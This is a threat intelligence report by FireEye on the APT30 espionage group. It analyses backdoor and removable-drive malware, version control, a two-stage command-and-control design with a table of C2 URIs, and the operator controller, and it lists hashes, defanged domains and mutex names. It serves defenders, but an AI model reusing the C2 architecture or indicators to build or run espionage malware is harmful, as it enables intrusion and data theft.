FireEye
SECURITY REIMAGINED

SPECIAL REPORT

FIREEYE LABS / FIREEYE THREAT INTELLIGENCE

APT30 AND THE MECHANICS
OF A LONG-RUNNING CYBER ESPIONAGE OPERATION

How a Cyber Threat Group Exploited Governments and Commercial Entities across Southeast Asia and India for over a Decade

APRIL 2015

SECURITY
REIMAGINED

CONTENTS

APRIL 2015

APT30 is noted for sustained activity, but also for successfully maintaining the same tools, tactics, and infrastructure since at least 2005.

WHEN OUR SINGAPORE-BASED FIREEYE LABS TEAM EXAMINED malware aimed predominantly at entities in Southeast Asia and India, we suspected that we were peering into a regionally focused cyber espionage operation. The malware revealed a decade-long operation focused on targets—government and commercial—who hold key political, economic, and military information about the region. This group, who we call APT30, stands out not only for their sustained activity and regional focus, but also for their continued success despite maintaining relatively consistent tools, tactics, and infrastructure since at least 2005.

In essence, our analysis of APT30 illuminates how a group can persistently compromise entities across an entire region and subcontinent, unabated, with little to no need to significantly change their modus operandi. Based on our malware research, we are able to assess how the team behind APT30 works: they prioritize their targets, most likely work in shifts in a collaborative environment, and build malware from a coherent development plan. Their missions focus on acquiring sensitive data from a variety of targets, which possibly include classified government networks and other networks inaccessible from a standard Internet connection. While APT30 is certainly not the only group to build functionality to infect air-gapped networks into their operations, they appear to have made this a consideration at the very beginning of their development efforts in 2005, significantly earlier than many other advanced groups we track.

Such a sustained, planned development effort, coupled with the group's regional targets and mission, lead us to believe that this activity is state sponsored—most likely by the Chinese government. Rather than focus on the potential sponsorship of this activity, this report seeks to thoroughly analyze the development effort of one of the longest-running advanced threat groups we've observed.

KEY FINDINGS

APT30's development and refinement of a set of integrated tools, as well as their re-use of infrastructure over a period of 10 years, suggests a **consistent long-term mission**. This suite of tools includes downloaders, backdoors, a central controller, and several components designed to infect removable drives and cross air-gapped networks to steal data. APT30 frequently registers their own DNS domains for use with malware command and control (C2). Based on their presence in malware samples, some of the domains have been in use for many years.

APT30 has a structured and organized workflow, illustrative of a **collaborative team environment**, and their malware reflects a **coherent development approach**. The group (or the developers supporting them) systematically labels and keeps track of their malware versioning. The malware uses mutexes and events to ensure only a single copy is running at any given time, and the malware version information is embedded within the binary. Malware C2 communications include a version check that allows the malware to update itself to the latest copy, providing a continuous update management capability.

The controller software for APT30's BACKSPACe backdoor (also known as "Lecna") suggests the threat actors **prioritize targets and may work on shifts**. APT30 backdoors commonly use a two-stage C2 process, where victim hosts contact an initial C2 server to determine whether they should connect to the attackers' main controller. The controller itself uses a GUI that allows operators to prioritize hosts, add notes to victims, and set alerts for when certain hosts come online. Finally, an unused dialog box in the controller provides a login prompt for the current "attendant."

The group's primary goal appears to be **sensitive information theft for government espionage**. APT30 malware includes the ability to steal information (such as specific file types), including, in some cases, the ability to infect removable drives with the potential to jump air gaps. Some malware includes commands to allow it to be placed in "hide" mode and to remain stealthy on the victim host, presumably for long-term persistence.

APT30 predominantly targets entities that may **satisfy governmental intelligence collection requirements**. The vast majority of APT30's victims are in Southeast Asia. Much of their social engineering efforts suggest the group is particularly interested in regional political, military, and economic issues, disputed territories, and media organizations and journalists who report on topics pertaining to China and the government's legitimacy.

APT30:
In It for the Long Haul

DOMAIN	DOMAIN REGISTRATION DATE	COMPILE DATE–EARLY SAMPLE	COMPILE DATE–RECENT SAMPLE
km-nyc.com	11 March 2004	11 March 2005	11 May 2014
km153.com	30 August 2007	4 September 2007	11 May 2014

Our analysis of APT30's malware and domain registration data shows the group has been operating for over a decade. The earliest-known registration dates for domains attributed to APT30 go back to 2004, and the compile times for APT30 malware using those domains for C2 date back to 2005.[1]

Typically, threat groups who register domains for malicious use will abandon them after a few years. APT30, however, has used some of their domains for more than five years, with some of their earliest domains still in use as of at least late 2014.

For example, one of the earliest known BACKSPACE malware samples (md5 hash `b2138a57f723326eda5a26d2dec56851`) was compiled onMarch 11, 2005 at 00:44:47. The sample used the domain `www.km-nyc[.]com` as its primary C2 location. That domain was still in use as a secondary C2 domain in a BACKSPACE sample compiled as recently as November 5, 2014 05:57:26 (md5 hash `38a61bbc26af6492fc1957ac9b05e435`).

For such a long operational history, APT30 appears to have conducted their activity using a surprisingly limited number of tools and backdoors. One reason for this might be that they have had no need to diversify or add to their arsenal if they have been successful with their current approach. Although APT30 has used a variety of secondary or supporting tools over the years (such as droppers and downloaders used to deploy APT30's primary backdoors), their primary tools have remained remarkably consistent over time: namely, the backdoors BACKSPACE and NETEAGLE, and a set of tools (SHIPSHAPE, SPACESHIP, and FLASHFLOOD) believed to be designed to infect (and steal data from) air-gapped networks via infected removable drives.

Where some threat groups might exchange one backdoor for another as newer, more flexible, or more feature-rich tools become available, **APT30 has chosen to invest in the long-term refinement and development of what appear to be a dedicated set of tools. This suggests that APT30 (or the developers providing them with tools) has the ability to modify and adapt their source code to suit their current needs or their target environment.** The earliest variants of the BACKSPACE backdoor date to at least 2005, and versions of the backdoor remain in use today. BACKSPACE itself appears to have a flexible, modularized development framework and has been modified over time to create a wide range of variants.

APT30 appears to have a consistent, long-term mission that relies on existing tools to remain sufficient over time.

FireEye has identified two main "branches" of the BACKSPACE code ("ZJ" and "ZR"), each compiled with a slightly different set of commands. In addition, while BACKSPACE has been implemented in a variety of ways (e.g., as a standalone EXE, as a DLL, as an EXE that extracts and launches a DLL at runtime) and leveraged a variety of persistence methods (e.g., via a shortcut (`.lnk`) file in the Startup folder, as a service DLL), the core functionality has remained largely unchanged, although some additional features have been added over time.


While the NETEAGLE backdoor does not have as venerable a history (identified samples were compiled as early as 2008 and as recently as 2013), it shows a similar pattern of long-term refinement and modification, including the development of two main variants (which we call the "Scout" and "Norton" variants). Just as with BACKSPACE, while the details of implementation and specific features across NETEAGLE samples may vary, the core functionality remains the same except for the addition of features or enhancements.

This dedication to adapting and modifying tools over a number of years, as opposed to discarding old tools in favor of newer, readily available ones, implies that APT30 has a long-term mission, and that their mission is consistent enough for their existing tools to be sufficient to support their operations over a long period of time.

MALWARE / TOOL	COMPILE DATE–EARLY SAMPLE	COMPILE DATE–RECENT SAMPLE
BACKSPACE	2 January 2005	5 November 2014
NETEAGLE	20 June 2008	6 November 2013
SHIPSHAPE	22 August 2006	9 June 2014
SPACESHIP	23 August 2006	5 June 2014
FLASHFLOOD	31 January 2005	17 February 2009

PROFESSIONALLY DEVELOPING TOOLS:

APT30 Uses a Consistently Organized Malware Development Approach



In addition to APT30's long-term use of a regular set of tools, in most cases the tools themselves – while they may vary in purpose – share a consistent set of development features. In particular, the tools all exhibit a carefully managed versioning system and a consistent method for checking version information, performing updates, and ensuring only a single copy of a given tool is running on a victim host at any time. **This suggests that APT30 is dedicated to maintaining a tightly run, efficient operation.**

BACKSPACE, NETEAGLE, SHIPSHAPE, and SPACESHIP all maintain an internal version number and include some means to check their version number against a reference version, and attempt to automatically update the malware if its version is different than the reference number. For some APT30 malware, we speculate that the version string may also describe additional properties of the malware. For instance, one variant of BACKSPACE ("ZRLnk") uses a version string where the first two digits indicate the malware version number. The next character may indicate the type of icon stored in the file's resource section and possibly the type of exploit document used to deliver the malware (for example, 'p' for Acrobat Reader / PDF and 'w' for Microsoft Word[2]). Finally, the next character ('l') may indicate that that the malware uses a shortcut (`.lnk`) file to maintain persistence. [3]

Table 1: ZRLnk version history

MD5 Hash	Version	Compile Time	Size
b4ae0004094b37a40978ef06f311a75e	1.0.p.l	4 November 2010 03:51	73,728
37aee58655f5859e60ece6b249107b87	1.1.w.l	25 February 2011 02:03	32,768
8ff473bedbcc77df2c49a91167b1abeb	1.2.w.l	4 May 2011 14:46	49,152
4154548e1f8e9e7eb39d48a4cd75bcd1	1.2.w.l	4 May 2011 14:46	17,408
15304d20221a26a0e413fba4c5729645	1.2.w.l	16 May 2011 11:03	36,864
c4dec6d69d8035d481e4f2c86f580e81	1.3.w.l	26 October 2011 11:21	40,960
a813eba27b2166620bd75029cc1f04b0	1.3.p.l	28 June 2012 10:01	86,144
5b2b07a86c6982789d1d85a78ebd6c54	1.5.w.lN	8 January 2013 01:33	10,518,528
71f25831681c19ea17b2f2a84a41bbfb	1.6.w.lY	23 April 2013 08:12	57,344
6ee35da59f92f71e757d4d5b964ecf00	1.9.w.lY	28 August 2014 0 9:12	57,344

APT30 likely either develops their own tools or has a working relationship with developers who are able to consistently - perhaps exclusively - support them.

With respect to version numbers, the BACKSPACE "ZJ" variant has the longest revision history. Our analysis of 55 ZJ samples showed versions from 1.2 through 20.50 spanning nearly eight years (from 2005 through 2012, based on compile times).

Besides version control, most malware used by APT30 (to include BACKSPACE, SHIPSHAPE, SPACESHIP, and FLASHFLOOD) uses a consistent methodology (a set of mutexes and events) to manage malware execution and ensure that only a single copy of a given piece of malware is running at any one time, presumably to decrease the chances of detection. The mutexes and events are highly consistent in their naming conventions, with most containing the terms 'Microsoft' or 'ZJ' or both. The mutex is created when the malware executes, and ensures only one copy is running at a time. The events use similar naming conventions as the mutexes, and are used to signal the malware and associated threads to exit.[4]

The emphasis on malware versioning implies a structured and well-managed development environment. Similarly, the close attention to ensuring only one copy of a given tool is running at a time and a well-developed, automated means of update management imply that these tools are in use by a professional team of threat actors. **We can infer that the threat actors are interested in maintaining the latest and greatest versions of their tools in their victims' environments. Likewise, the threat actors are likely operating at a sufficiently large scale that they benefit from the automated management of many of their tools**.

While there is no guarantee that the tools described in this paper are exclusive to APT30, we have not yet observed these tools used by any other threat groups. That the tools have evolved over time while maintaining a consistent amount of core functionality indicates that APT30 has development resources available to modify and customize their malware. This implies either that APT30 is responsible for developing their own tools, or has a working relationship with developers able to support them in a consistent (and possibly exclusive) manner.

Table 2: Mutexes and events used for process execution and version control

Malware	Example Mutexes / Events
BACKSPACE	MicrosoftZj MicrosoftExit MicrosoftHaveAck MicrosoftHaveExit
BACKSPACE	MicrosoftZjLnk MicrosoftExitLnk MicrosoftHaveLnkAck MicrosofthaveLnkExit
SHIPSHAPE	MicrosoftShipZJ MicrosoftShipExit MicrosoftShipHaveAck MicrosoftShipHaveExit
SPACESHIP	MicrosoftShipTrZJ MicrosoftShipTrExit MicrosoftShipTrHaveExit
FLASHFLOOD	MicrosoftFlashZJ MicrosoftFlashExit MicrosoftFlashHaveAck MicrosoftFlashHaveExit

USING TWO-STAGE C2
to Balance Stealth and Scalability

The BACKSPACE and NETEAGLE backdoors used by APT30 use a two-stage C2 infrastructure. The backdoors are configured with an initial (stage one) set of C2 locations, typically one or more C2 domains. Interaction with the stage one C2 is fully automated; that is, the stage one C2 does not support any interactive communication between the threat actor and the victim computer. Both BACKSPACE and NETEAGLE use HTTP requests to interact with the stage one C2, requesting URIs to download different files that are used to obtain basic instructions, information (including second stage C2 locations) or download and execute additional binaries. While victim hosts may beacon to the second stage C2 (e.g., transmit data about the victim without expectation of a response), only those victim hosts specifically instructed to do so will establish a full connection to a BACKSPACE controller. Once the malware has connected to the controller, the threat actor can interact directly with the victim host.


By using this two-stage approach, the threat actors introduce a layer of obfuscation between themselves and their victims. This also allows them to better manage their victims, particularly at scale; newly infected victims can interact with the stage one C2 servers in an automated fashion until the threat actors can review them and select particular hosts for interactive, stage two exploitation.

The table below shows an example set of URIs that may be requested by the BACKSPACE sample with md5 hash `6ee35da59f92f71e757d4d5b964ecf00`, and the purpose of each file.[5] Full URIs are in the format of `hxxp://<c2_domain>/<path>/<file>`, where `<c2_domain>` is one of the backdoor's specified C2 domains; `<path>` is a path name that typically varies across samples (`/some/` or `/ForZRLnk3z/` in the examples below); and `<file>` is the specific file requested.

Table 3: Example URIs used for BACKSPACE first-stage C2

URI (<path>/<file>)	Function
`/ForZRLnk3z/hostlist.txt`	Validation check and list of victims to perform further actions.
`/some/edih.txt`	Switch specified victims to "hide" mode.
`/some/nur.txt`	Switch specified victims to "run" mode.
`/ForZRLnk3z/bak.txt`	Switch to backup stage one C2 server (BACKSPACE is typically configured with main and backup first-stage C2 servers).
`/ForZRLnk3z/app.txt`	Download and execute the file.
`/ForZRLnk3z/myapp.txt`	Download and execute the file (if victim appears in hostlist.txt).
`/ForZRLnk3z/ver.txt`	Perform version check.
`/ForZRLnk3z/exe.txt`	Download and execute the file if the version check fails (self-update).
`/ForZRLnk3z/SomeUpVer.txt`	Backup URI for version check.
`/ForZRLnk3z/SomeUpList.txt`	List of hostnames that should perform self-update if backup version check fails.
`/ForZRLnk3z/SomeUpExe.txt`	Backup URI for self-update.
`/ForZRLnk3z/dizhi.gif`	Second-stage C2 information (IP address and port(s)).
`/ForZRLnk3z/connect.gif`	List of victims to connect to second-stage C2 controller.

Figure 1: A typical victim interaction with the stage one and stage two C2 servers



APT30'S FULL-FEATURED BACKDOOR CONTROL SYSTEM

Suggests Target Prioritization and Shift Work

Additional information about APT30's operations can be inferred by examining the GUI controller used to manage their BACKSPACE backdoors. FireEye analyzed three copies of the BACKSPACE controller software, known as the "NetEagle Remote Control System" [6] (according to the version information from one sample) or 网络神鹰远程控制系统 (according to the "About" dialog box). Although the copies we analyzed were compiled in 2010, 2011, and 2013 respectively, the tool's descriptions indicate the original controller software may have been developed as early as 2004.[7]

The BACKSPACE controller is a well-developed, full-featured GUI tool. The controller includes main menu items for "System", "Network", "File", "Remote", and "Attack" operations, in addition to the "About" dialog box. Information about victim hosts connected to the controller is displayed in the lower panes, including the hostname, internal and external IP addresses, system uptime, and OS version and language.

Figure 2: Version information from BACKSPACE controller

Comments:	©2004 Microsoft Corporation. 保留所有权利。
CompanyName:	Flyeagle science and technology company
FileDescription:	NetEagle Remote Control Software
FileVersion:	4.2
InternalName:	Neteagle
LegalCopyright:	版权所有 © 2004—永久
LegalTrademarks:	
OriginalFilename:	NETEAGLE.EXE
PrivateBuild:	
ProductName:	NetEagle Remote Control Software
ProductVersion:	4.2
SpecialBuild:	

Many of APT30's tools perform version checks and attempt to self-update.

Figure 3: "About" dialog box from "NetEagle" BACKSPACE controller




Figure 4: BACKSPACE controller GUI with sample victim data





Figure 5: BACKSPACE controller showing sample victim idle (top), and with remote control established (bottom)



ESTABLISHING REMOTE CONTROL

Communication with the stage two C2 server (e.g., the BACKSPACE controller) is managed via two files hosted on the stage one C2 server, `dizhi.gif` and `connect.gif`. BACKSPACE victim computers will retrieve `dizhi.gif` and transmit information about the victim computer (via HTTP POST) to the second stage IP address and port specified in that file. This victim information is used to populate the controller GUI (see Figure 4). However, BACKSPACE clients do not establish interactive connections to the BACKSPACE controller by default, as this would increase the risk of exposing the second-stage C2 server.

When a threat actor wants to establish remote control over a victim host, he uploads a notification file (e.g., `connect.gif`) containing the victim hostname and host ID number to the stage one C2 server. Victim hosts will parse the `connect.gif` file retrieved from the server and connect to the BACKSPACE controller (using the data from `dizhi.gif`) if their hostname and host ID are present in the file.

Both `dizhi.gif` and `connect.gif` are generated by the BACKSPACE controller based on user-defined configuration settings and automatically uploaded to the stage one C2 server. This simplifies management of victim computers, reduces the risk of configuration errors, and allows even relatively unskilled operators to manage C2 infrastructure and victim hosts.

The screen shot below shows the configuration options for the two files, including the FTP credentials used to connect to the stage one server, the path for the files, the names of the files, and the primary and backup stage one C2 servers. These same configuration settings are used to customize a copy of the BACKSPACE malware, by "patching" the relevant bytes within the BACKSPACE binary.

Similarly, a second dialogue box allows the threat actor to specify the ports (listed in `dizhi.gif`) used for communication with the second stage C2 server/BACKSPACE controller. The first port is used to transmit victim data via HTTP POST. The second port is used to establish an interactive connection with the BACKSPACE controller. The third port is used for a reverse command shell between the controller and the victim.

Double-clicking an idle victim in the BACKSPACE controller GUI will automatically create (or update) `connect.gif` with that victim's hostname and host ID and upload the new file to the stage one C2 server. The next time the victim parses the file, it will establish a connection to the controller.

Figure 7:
Dialog box for configuring ports for second stage C2




Figure 6:
Configuration options for dizhi.gif and connect.gif




Figure 8:
